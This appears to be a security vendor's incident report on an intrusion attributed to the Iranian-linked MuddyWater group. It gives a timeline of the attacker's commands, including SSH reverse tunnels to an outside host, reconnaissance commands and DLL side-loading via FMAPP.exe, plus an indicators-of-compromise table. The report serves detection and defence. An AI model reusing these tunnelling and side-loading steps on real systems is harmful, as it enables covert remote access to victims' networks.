


Acknowledgments: Special thanks to Tyler Marzen and Anna Pham for their contributions to this investigation and write-up.
TL;DR: Huntress has identified and detailed a full timeline of an intrusion in a customer environment that aligns with what others have identified as MuddyWater (Iranian-linked APT). The attack involved RDP initial access, establishing an SSH tunnel, and deploying malware via DLL side-loading using the legitimate FMAPP.exe to load a malicious FMAPP.dll for C2 communications.
Background
On March 4, 2026, Hunt.io published a blog regarding Iranian-linked APT infrastructure indicators. Figure 1 illustrates an excerpt of that blog.

Huntress analysts used several of the indicators present in Figure 1 to conduct a retroactive hunt across available signals and incident reports to determine if any of these indicators had been observed across our extensive customer base.
Observations
A search of historical data revealed an incident report sent on January 24, 2026, for a customer who is an Israeli company, regarding enumeration activity and a threat actor establishing an ssh connection. The signal related to the use of ssh appeared as follows:
C:\Windows\System32\OpenSSH\ssh.exe -p 22 -o StrictHostKeyChecking=no [email protected][.]185 -2 -4 -N -R 10841
Note that the IP address from the above command line is an IOC in this Group-IB report on MuddyWater.
The following day, a high-priority incident report for the same endpoint was sent to the customer, based on findings that aligned with those in Figure 1.
c:\Users\Public\Downloads\FMAPP.exe
This was an instance of DLL side-loading; that is, FMAPP.exe is a legitimate Fortemedia Inc. application, and when launched, loads FMAPP.dll from the same folder. It’s this DLL that contains the malicious code, and connects back to the C2 IP address, 157.20.182[.]49.
Detailed activity

The initial access to the endpoint was achieved through a Terminal Services/RDP login. A timeline excerpt developed from detection data appears as follows:

There are a few observations that we can make from some of the commands that were issued. For one, there are a few typos, which may imply that the attacker was actually typing some of these commands in and failing.
2026-01-24 22:15:57 whoami /pric
2026-01-24 22:16:00 whoami /priv
The attacker was operating inside a cmd.exe -> powershell.exe chain (the original RDP session environment). They deliberately opened a fresh PowerShell directly from Explorer; a cleaner, more stable process tree that looks more like a legitimate interactive user session. The three-minute window between the first tunnel and the new PowerShell session suggests the attacker paused to verify tunnel 10841 was working, possibly by attempting a connection through it from their end before proceeding. They then immediately re-established the tunnel from the new, more stable session.
2026-01-24 22:22:03 ""C:\Windows\System32\OpenSSH\ssh.exe"" -p 22 -o StrictHostKeyChecking=no [email protected][.]185
-2 -4 -N -R 10841
2026-01-24 22:25:48 ""C:\Windows\System32\WindowsPowerShell\v1\powershell.exe""
2026-01-24 22:26:48 ""C:\Windows\System32\OpenSSH\ssh.exe"" -p 22 -o StrictHostKeyChecking=no [email protected][.]185
-2 -4 -N -R 8585
There were a few more typos as the attacker continued their reconnaissance efforts:
2026-01-24 22:37:10 ""C:\Windows\system32\net.exe"" groups /do
2026-01-24 22:38:40 ""C:\Windows\system32\net.exe"" group admi /do
2026-01-24 22:39:06 whoami /priv
2026-01-24 22:39:19 net localgroup adminstraots
2026-01-24 22:39:29 net localgroup administrators
They also appeared to have an issue with their C2 initially. You can see them run the FMAPP.exe executable to get their DLL loaded, then they run tasklist | findstr FMAPP in order to verify that it’s running. They then ping the C2 IP address in order to verify that the machine is online, and they check the IP address of the victim’s machine by connecting to ifconfig[.]me and attempt to run FMAPP.exe again:
2026-01-24 23:04:45 FMAPP.exe
2026-01-24 23:05:04 tasklist
2026-01-24 23:05:04 findstr FMAPP
2026-01-24 23:05:44 ping 157.20.182[.]49
2026-01-24 23:12:15 curl ifconfig[.]me
2026-01-24 23:21:31 FMAPP.exe
After a few seconds have passed, they open another PowerShell session:
2026-01-25 00:14:32 powershell
The above timeline excerpt illustrates an end-to-end walkthrough of the threat actor’s activity, from the point that they logged into the endpoint via RDP, to the point where their continued activity was obviated via detections and response. This provides a detailed look at the threat actor’s workflow or playbook, which not only helps us better understand their process, but also provides insight into control efficacy to prevent this from occurring again, and to detect the activity much sooner. The full timeline of pertinent activities is as follows:
Indicators of compromise (IOCs)
|
Item |
Description |
|
173.16.10[.]1 |
IP address from initial RDP connection |
|
162.0.230[.]185 |
IP address used with ssh |
|
157.20.182[.]49 |
FMAPP.dll C2 IP address |
|
asuedulimit |
User name used with ssh |
|
c:\Users\Public\Downloads\FMAPP.exe SHA256: e25892603c42e34bd7ba0d8ea73be600d898cadc290e3417a82c04d6281b743b |
Legitimate Fortemedia Inc. executable |
|
c:\Users\Public\Downloads\FMAPP.dll SHA256: 589ecb0bb31adc6101b9e545a4e5e07ae2e97d464b0a62242a498e613a7740b6 |
Malicious DLL used for the C2 |

![The 36 Most Common Cyberattacks [2026]](https://cdn.builder.io/api/v1/image/assets%2F3eb6f92aedf74f109c7b4b0897ec39a8%2F36014deeb67545a0a0d94cdfa4b9b0db?height=10000)